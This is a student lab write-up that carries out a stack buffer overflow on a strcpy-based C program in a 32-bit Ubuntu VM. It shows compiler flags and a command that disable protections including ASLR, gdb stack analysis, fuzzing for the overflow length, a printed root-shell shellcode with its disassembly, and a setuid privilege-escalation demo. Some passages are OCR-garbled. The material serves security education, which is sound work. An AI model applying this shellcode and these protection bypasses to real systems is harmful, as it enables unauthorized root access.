
1.


✍ Task description

Create a new file and put the code above into it:

```
touch source.c
```

- First, I installed Ubuntu Server 16.04 i386 (32-bit) on my VM inside GNS3





F1 Help F2 Language F3 Keymap F4 Modes F5 Accessibility F6 Other Options

```
ikanred@lenovo:~$ ssh iskanred@192.168.122.72
The authenticity of host '192.168.122.72 (192.168.122.72)' can't be established.
ED25519 key fingerprint is SHA256:j8AWi7r3X4FrC+0e2KYuzyNzpbmO8a/Mcb5mKfRnHs4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.122.72' (ED25519) to the list of known hosts.
ikanred@192.168.122.72's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

190 packages can be updated.
134 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Apr 18 18:55:54 2025
ikanred@ubuntu:~$ clear

ikanred@ubuntu:~$
```

- Let's prove it is actually 32-bit

```
ikanred@lenovo: ~/Downloads
```

```
ikanred@ubuntu: ~
```

```
ikanred@ubuntu: $ hostnamectl
```

```
Static hostname: ubuntu
```

```
Icon name: computer-vm
```

```
Chassis: vm
```

```
Machine ID: 6ca3e5c0089052fb42e4081680258bd
```

```
Boot ID: d4209652cfde46e08203ec2c37e5d20e
```

```
Virtualization: qemu
```

```
Operating System: Ubuntu 16.04.6 LTS
```

```
Kernel: Linux 4.4.0-142-generic
```

```
Architecture: x86
```

```
ikanred@ubuntu: $
```

- Then I added the C source code to the `source.c`

```

#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    char buf[128];

    strcpy(buf, argv[1]);
    printf("%s\n", buf);

    return 0;
}

```

"source.c" [New] 13L, 158C written

2.

Task description

Compile the file with C code in the binary with the following parameters in the case if you use x64 system:

```
gcc -o binary -fno-stack-protector -m32 -z execstack source.c
```

Questions:

- What does mean `-fno-stack-protector` parameter?
- What does mean `-m32` parameter?
- What does mean `-z execstack` parameter?

If you use x64 system, install the following package before compiling the program:

```
sudo apt install gcc-multilib
```

- I compiled the source code

```

iskanred@lenovo: ~/Downloads
iskanred@ubuntu: ~$ gcc -o binary -fno-stack-protector -m32 -z execstack source.c
iskanred@ubuntu: ~$ ls
binary source.c
iskanred@ubuntu: ~$ 

```

- Now let me explain what do these flags mean:


- **-fno-stack-protector** : Disable stack protector which is a simply stack canaries mechanism
- **-m32** : Compile the program for a 32-bit architecture (x86) rather than the default 64-bit architecture (x86_64 on most modern systems)
- **-z execstack** : Specifies that the program should allow execution of code on the stack (i.e., it marks the stack as executable).
- All these options are necessary to implement buffer overflow attack with no special knowledge or skills

Task description

Disable ASLR before to start the buffer overflow attack:

```
sudo echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

- I disabled ASLR kernel option




```
isanred@ubuntu: ~$ sudo echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0
isanred@ubuntu: ~$
```

4.

Task description

Anyway, you can just download the [pre-compiled](#) binary task 3.

- So, actually I have downloaded this binary since my compiled executable differed from that one:



```
Reading symbols from binary...(no debugging symbols found)...done.
(gdb) disas main
Dump of assembler code for function main:
0x0804843b <+0>:    lea    0x4(%esp),%ecx
0x0804843f <+4>:    and    $0xffffffff0,%esp
0x08048442 <+7>:    pushl  -0x4(%ecx)
0x08048445 <+10>:   push   %ebp
0x08048446 <+11>:   mov    %esp,%sebp
0x08048448 <+13>:   push   %ecx
0x08048449 <+14>:   sub    $0x84,%esp
0x0804844f <+20>:   mov    %ecx,%eax
0x08048451 <+22>:   mov    0x4(%eax),%eax
0x08048454 <+25>:   add    $0x4,%eax
0x08048457 <+28>:   mov    (%eax),%eax
0x08048459 <+30>:   sub    $0x8,%esp
0x0804845c <+33>:   push   %eax
0x0804845d <+34>:   lea    -0x88(%ebp),%eax
0x08048463 <+40>:   push   %eax
0x08048464 <+41>:   call   0x8048300 <strcpy@plt>
0x08048469 <+46>:   add    $0x10,%esp
0x0804846c <+49>:   sub    $0xc,%esp
0x0804846f <+52>:   lea    -0x88(%ebp),%eax
0x08048475 <+58>:   push   %eax
0x08048476 <+59>:   call   0x8048310 <puts@plt>
0x0804847b <+64>:   add    $0x10,%esp
0x0804847e <+67>:   mov    $0x0,%eax
0x08048483 <+72>:   mov    -0x4(%ebp),%ecx
0x08048486 <+75>:   leave 
0x08048487 <+76>:   lea    -0x4(%ecx),%esp
0x0804848a <+79>:   ret

End of assembler dump.
```

- And my compiled binary **didn't work**. Each time I faced Segmentation fault , while with the pre-compiled version it worked! I think it happened because the program allocated less writable memory (132 bytes only) in my binary , while in the binary provided it was more (140 bytes). Maybe my GCC

version is different or something else affects.

```
(gdb) x/64x $esp
0xbffff3d0: 0xbffff3e0    0xbffff676    0xb7fff918    0xb7fff000
0xbffff3e0: 0x90909090    0x90909090    0x90909090    0x90909090
0xbffff3f0: 0x90909090    0x90909090    0x90909090    0x90909090
0xbffff400: 0x90909090    0x90909090    0x90909090    0x90909090
0xbffff410: 0x90909090    0x90909090    0x90909090    0x90909090
0xbffff420: 0x90909090    0x90909090    0x90909090    0x90909090
0xbffff430: 0x90909090    0x90909090    0x90909090    0x90909090
0xbffff440: 0x90909090    0x90909090    0x90909090    0xc0319090
0xbffff450: 0xdb3146b0    0x80cdc931    0x315b16eb    0x074388c0
0xbffff460: 0x89085b89    0x0bb00c43    0x8d084b8d    0x80cd0c53
0xbffff470: 0xfffffe5e8    0x69622ff    0x68732f6e    0xbffff410
(gdb) continue
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0x0804848a in main ()
(gdb)
```

- So, I just started using the pre-compiled binary task3

5.

Task description

Choose any debugger to disassemble the binary. E.g. GNU debugger (gdb).

- I selected gdb

```
iskanred@ubuntu: $ gdb task3
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from task3... (no debugging symbols found)...done.
(gdb)
```



6.

Task description

Perform the disassembly of the required function of the program.

- Using gdb I disassembled the main function

```
(gdb) disas main
Dump of assembler code for function main:
0x0804844d <+0>: push %ebp
0x0804844e <+1>: mov %esp,%ebp
0x08048450 <+3>: and $0xffffffff0,%esp
0x08048453 <+6>: sub $0x90,%esp
0x08048459 <+12>: mov 0xc(%ebp),%eax
0x0804845c <+15>: add $0x4,%eax
0x0804845f <+18>: mov (%eax),%eax
0x08048461 <+20>: mov %eax,0x4(%esp)
0x08048465 <+24>: lea 0x10(%esp),%eax
0x08048469 <+28>: mov %eax,(%esp)
0x0804846c <+31>: call 0x8048310 <strcpy@plt>
0x08048471 <+36>: lea 0x10(%esp),%eax
0x08048475 <+40>: mov %eax,(%esp)
0x08048478 <+43>: call 0x8048320 <puts@plt>
0x0804847d <+48>: mov $0x0,%eax
0x08048482 <+53>: leave
0x08048483 <+54>: ret
End of assembler dump.
```

- Here we see that the program allocates 0x90 (= 144) bytes of memory onto the stack including the buffer

Task description

Find the name and address of the target function. Copy the address of the function that follows (is located below) this function to jump across EIP.

- The target function is one that vulnerable i.e. strcpy :
 - Name: strcpy@plt
 - Address: 0x0804846c
- The function that follows this function is puts :
 - Name: puts@plt
 - Address: 0x08048478

8.

Task description

Set the breakpoint with the assigned address.

- I assigned a breakpoint to the instruction of calling puts function: 0x08048478

```
Dump of assembler code for function main:
0x0804844d <+0>: push %ebp
0x0804844e <+1>: mov %esp,%ebp
0x08048450 <+3>: and $0xffffffff0,%esp
0x08048453 <+6>: sub $0x90,%esp
0x08048459 <+12>: mov 0xc(%ebp),%eax
0x0804845c <+15>: add $0x4,%eax
0x0804845f <+18>: mov (%eax),%eax
0x08048461 <+20>: mov %eax,0x4(%esp)
0x08048465 <+24>: lea 0x10(%esp),%eax
0x08048469 <+28>: mov %eax,(%esp)
0x0804846c <+31>: call 0x8048310 <strcpy@plt>
0x08048471 <+36>: lea 0x10(%esp),%eax
0x08048475 <+40>: mov %eax,(%esp)
0x08048478 <+43>: call 0x8048320 <puts@plt>
0x0804847d <+48>: mov $0x0,%eax
0x08048482 <+53>: leave
0x08048483 <+54>: ret
```

9.

Task description

Run the program with output that corresponds to the size of the buffer.

- I ran the program with 127 of 'A' characters (and automatic last '\0') = 128 bytes length which is a length of the buffer

- And I detected that everything was fine for such a length what is not surprising 😊

10.

Task description

Examine the stack location and detect the start memory address of the buffer. In other words, this is the point where we break the program and rewrite the EIP.

- I can easily determine the start of buffer when the first `0x41` byte is met which is an ASCII code of A character
 - To achieve this I used `x/{num}{format} {place}` command which output num number of words in a specific format starting from a specific memory location. In my case I displayed 48 words in a hexadecimal format from the `$esp` register. Finally, I got the start address of the buffer = `0xbfffff410`

ikanred@ubuntu: ~

```
ikanred@lenovo: ~/Do... x ikanred@lenovo: ~/Do... x ikanred@ubuntu: ~ x ikanred@ubuntu: ~ x ikanred@ubuntu: ~ x ikanred@ubuntu: ~ x ikanred@lenovo: ~/Do... x ikanred@lenovo: ~/Do... x
```

0x0804845c <+15>: add \$0x4,%eax
0x0804845f <+18>: mov (%eax),%eax
0x08048461 <+20>: mov %eax,0x4(%esp)
0x08048465 <+24>: lea 0x10(%esp),%eax
0x08048469 <+28>: mov %eax,(%esp)
0x0804846c <+31>: call 0x8048310 <strcpy@plt>
0x08048471 <+36>: lea 0x10(%esp),%eax
0x08048475 <+40>: mov %eax,(%esp)
0x08048478 <+43>: call 0x8048320 <puts@plt>
0x0804847d <+48>: mov \$0x0,%eax
0x08048482 <+53>: leave
0x08048483 <+54>: ret

End of assembler dump.

(gdb) break *0x08048478

Breakpoint 1 at 0x8048478

(gdb) run AAAA
Starting program: /home/ikanred/task3 AAAA
ikanred@ubuntu: ~

ikanred@lenovo: ~/Do... x ikanred@lenovo: ~/Do... x ikanred@ubuntu: ~ x ikanred@ubuntu: ~ x ikanred@ubuntu: ~ x ikanred@lenovo: ~/Do... x ikanred@lenovo: ~/Do... x

Breakpoint 1, 0x08048478 in main ()

(gdb) x/48x \$esp

	0xbffff400:	0xbffff410:	0xbffff420:	0xbffff430:	0xbffff440:	0xbffff450:	0xbffff460:	0xbffff470:	0xbffff480:	0xbffff490:	0xbffff4a0:	0xbffff4b0:
	0xbffff400: 0xbffff410	0xbffff410: 0x41414141	0xbffff420: 0x41414141	0xbffff430: 0x41414141	0xbffff440: 0x41414141	0xbffff450: 0x41414141	0xbffff460: 0x41414141	0xbffff470: 0x41414141	0xbffff480: 0x41414141	0xbffff490: 0xb7fc9000	0xbffff4a0: 0x00000002	0xbffff4b0: 0x00000000
	0xbffff401: 0xbffff698	0xbffff411: 0x41414141	0xbffff421: 0x41414141	0xbffff431: 0x41414141	0xbffff441: 0x41414141	0xbffff451: 0x41414141	0xbffff461: 0x41414141	0xbffff471: 0x41414141	0xbffff481: 0x41414141	0xbffff491: 0x00000000	0xbffff4a1: 0xbffff534	0xbffff4b1: 0x00000000
	0xbffff402: 0xb7fe4a70	0xbffff412: 0x41414141	0xbffff422: 0x41414141	0xbffff432: 0x41414141	0xbffff442: 0x41414141	0xbffff452: 0x41414141	0xbffff462: 0x41414141	0xbffff472: 0x41414141	0xbffff482: 0x41414141	0xbffff492: 0xb7e2e647	0xbffff4a2: 0xbffff540	0xbffff4b2: 0xb7fc9000
	0xbffff403: 0xb7fffc08	0xbffff413: 0x41414141	0xbffff423: 0x41414141	0xbffff433: 0x41414141	0xbffff443: 0x41414141	0xbffff453: 0x41414141	0xbffff463: 0x41414141	0xbffff473: 0x41414141	0xbffff483: 0x41414141	0xbffff493: 0xb7e2e647	0xbffff4a3: 0x00000000	0xbffff4b3: 0xb7fffc04

(adb)

- By the way we can see that there is definitely a buffer that contains 127 `0x41` bytes which are A characters and ends by `0x00` byte which is a null terminator. Also, we may notice that because of Little Endian system the null terminator is located at the left part of this word which seem not so

obvious at the first look.

```
Breakpoint 1, 0x08048478 in main ()  
(gdb) x/48x $esp  
0xbffff400: 0xbffff410    0xbffff698    0xb7fe4a70    0xb7fffc08  
0xbffff410: 0x41414141    0x41414141    0x41414141    0x41414141  
0xbffff420: 0x41414141    0x41414141    0x41414141    0x41414141  
0xbffff430: 0x41414141    0x41414141    0x41414141    0x41414141  
0xbffff440: 0x41414141    0x41414141    0x41414141    0x41414141  
0xbffff450: 0x41414141    0x41414141    0x41414141    0x41414141  
0xbffff460: 0x41414141    0x41414141    0x41414141    0x41414141  
0xbffff470: 0x41414141    0x41414141    0x41414141    0x41414141  
0xbffff480: 0x41414141    0x41414141    0x41414141    0x00414141  
0xbffff490: 0xb7fc9000    0xb7fc9000    0x00000000    0xb7e2e647  
0xbffff4a0: 0x00000002    0xbffff534    0xbffff540    0x00000000  
0xbffff4b0: 0x00000000    0x00000000    0xb7fc9000    0xb7fffc04  
(gdb)
```

- So, we can see that the buffer is located by 16 or $0x10$ bytes above the `$esp` which is not surprising because it is written right in assembly code before passing buffer as an argument to functions `strcpy` or `puts`

11.

Task description

Find the size of the writable memory on the stack. Re-run the same command as in the step #9 but without breakpoints now. Increase the size of output symbols with several bytes that we want to print until we get the overflow. In this way, we will iterate through different addresses in memory, determine the location of the stack and find out where we can "jump" to execute the shell code. Make sure that you get the segmentation fault instead the normal program completion. In simple words, we perform a kinda of fuzzing.

- As I examined before the "stack frame" for the `main` function contains $0x90 = 144$ bytes
- So, I started with 144 bytes = 143 of 'A' 's and the last null terminator, but got segmentation fault

```
iskanred@ubuntu: $ ./task3 $(eval printf 'A%.0s' {1..143})  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Segmentation fault (core dumped)  
iskanred@ubuntu: $
```

- So after several trials I got the number = 140

```
iskanred@lenovo:~/Do... x iskanred@lenovo:~/Do... x iskanred@ubuntu: ~ x iskanred@ubuntu: ~ x iskanred@ubuntu: ~ x iskanred@ubuntu: ~ x iskanred@lenovo: ~/Do... x iskanred@lenovo: ~/Do... x  
iskanred@ubuntu: $ ./task3 $(eval printf 'A%.0s' {1..140})  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Segmentation fault (core dumped)  
iskanred@ubuntu: $ ./task3 $(eval printf 'A%.0s' {1..139})  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
iskanred@ubuntu: $
```

12.

Task description

After detecting the size of the writable memory on the previous step, we should figure out the NOP sleds and inject our shell code to fill this memory space. You can find the shell codes examples on the external resources, generate it by yourself (e.g., msfvenom).

You are also given the pre-prepared 46 bytes shell code:

```
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

The shell code address should lie down after the address of the return function.

- Using the [online disassemble tool](#) I got the following assembly code from the bytes shell code given above

31c0b04631db31c9cd80eb165b31c0884307895b0889430cb00b8d4b088d530ccd80e8e5fffff2f62696e2f7368

ARM ARM (thumb) AArch64 Mips (32) Mips (64) PowerPC (32) PowerPC (64)
 Sparc x86 (16) x86 (32) x86 (64)

Little Endian Big Endian

0x00000000 Base addr

Addresses Bytescodes Instructions

Disassemble

Disassembly

```
0x0000000000000000: 31 C0          xor    eax, eax
0x0000000000000002: B0 46          mov    al, 0x46
0x0000000000000004: 31 DB          xor    ebx, ebx
0x0000000000000006: 31 C9          xor    ecx, ecx
0x0000000000000008: CD 80          int    0x80
0x000000000000000a: EB 16          jmp    0x22
0x000000000000000c: 5B              pop    ebx
0x000000000000000d: 31 C0          xor    eax, eax
0x000000000000000f: 88 43 07      mov    byte ptr [ebx + 7], al
0x0000000000000012: 89 5B 08      mov    dword ptr [ebx + 8], ebx
0x0000000000000015: 89 43 0C      mov    dword ptr [ebx + 0xc], eax
0x0000000000000018: B0 0B          mov    al, 0xb
0x000000000000001a: 8D 4B 08      lea    ecx, [ebx + 8]
0x000000000000001d: 8D 53 0C      lea    edx, [ebx + 0xc]
0x0000000000000020: CD 80          int    0x80
0x0000000000000022: E8 E5 FF FF  call   0xc
0x0000000000000027: 2F              das
0x0000000000000028: 62 69 6E      bound  ebp, qword ptr [ecx + 0x6e]
0x000000000000002b: 2F              das
0x000000000000002c: 73 68          jae   0x96
```

- Here we see that this code is just a [shellcode](#), a program that simply spawns a shell allowing attacker to control the compromised machine
- Also, I got familiar with similar shellcodes used in buffer overflow attack:
 - <https://bista.sites.dmi.unipg.it/didattica/sicurezza-pg/buffer-overrun/hacking-book/0x270-stackoverflow.html>
 - <https://www.exploit-db.com/papers/13224>
 - <https://shell-storm.org/shellcode/index.html> (there is even a shellcode database, for study cases of course)
- Based on the assembly code and the sources I mentioned I can say that this shellcode performs two syscalls:

1. `mov al, 0x46; ...; int 0x80`: is `setreuid` according to the [x86 linux system calls table](#)

70	0x46	setreuid16	<code>__ia32_sys_setreuid16</code>	kernel/uid16.c:48
----	-------------	------------	------------------------------------	-------------------

2. `mov al, 0xb; ...; call 0xc`: is `execve` according to the same source

11	0xb	execve	<code>__ia32_compat_sys_execve</code>	fs/exec.c:2131
----	------------	--------	---------------------------------------	----------------

- In addition, the tail part of the assembly code is not instructions but data

```
0x0000000000000028: 62 69 6E          bound ebp, qword ptr [ecx + 0x6e]
0x000000000000002b: 2F                das
0x000000000000002c: 73 68            jae    0x96
```

```
iskanred@lenovo:~/Downloads$ printf '\x2f\x62\x69\x6e\x2f\x73\x68'
/bin/sh%
```

- I wondered why we do we need `setreuid` if it is a system call which can be called successfully only with root privileges but being a root we don't need to "become a root" using this system call. Firstly, it seemed to me as a mistake. However, then I realized something:

- Even if a user that runs the program has SUID flag = 0 they still cannot spawn a shell under the root.

```
iskanred@lenovo:~$ gcc a.c -Wno-incompatible-pointer-types -Wno-nonnull -o a
iskanred@lenovo:~$ ls -l a
-rwxrwxr-x 1 iskanred iskanred 16176 apr 24 04:08 a
iskanred@lenovo:~$ ./a
UID: 1000, EUID: 1000
UID: 1000, EUID: 1000
$ whoami; exit
iskanred
iskanred@lenovo:~$ sudo chown root a
iskanred@lenovo:~$ ls -l a
-rwxrwxr-x 1 root iskanred 16176 apr 24 04:08 a
iskanred@lenovo:~$ ./a
UID: 1000, EUID: 1000
UID: 1000, EUID: 1000
$ whoami; exit
iskanred
iskanred@lenovo:~$ sudo chmod +s a
iskanred@lenovo:~$ ls -l a
-rwsrwsr-x 1 root iskanred 16176 apr 24 04:08 a
iskanred@lenovo:~$ ./a
UID: 1000, EUID: 0
UID: 1000, EUID: 0
$ whoami; exit
iskanred
```

- Nevertheless, having SUID flag = 0 means we can ask for privilege escalation using `setuid` or similar system call to change real UID. And this escalation will work since such calls and functions check EUID (which is 0 = root) for rights evaluation. So now, with SUID flag = 0 we can

easily gain full root privileges and inherit it to the shell.

```
1 #include <unistd.h>
2 #include <stdlib.h>
3 #include <pwd.h>
4 #include <stdio.h>
5
6 // 1000 : iskanred
7 // 0 : root
8
9 int main() {
10     printf("UID: %d, EUID: %d\n", getuid(), geteuid());
11     fflush(stdout);
12
13     setuid(0);
14     printf("setuid(0) done\n");
15     fflush(stdout);
16
17     printf("UID: %d, EUID: %d\n", getuid(), geteuid());
18     fflush(stdout);
19
20     execve("/bin/sh", NULL, NULL);
21
22     return 0;
23 }
```

```
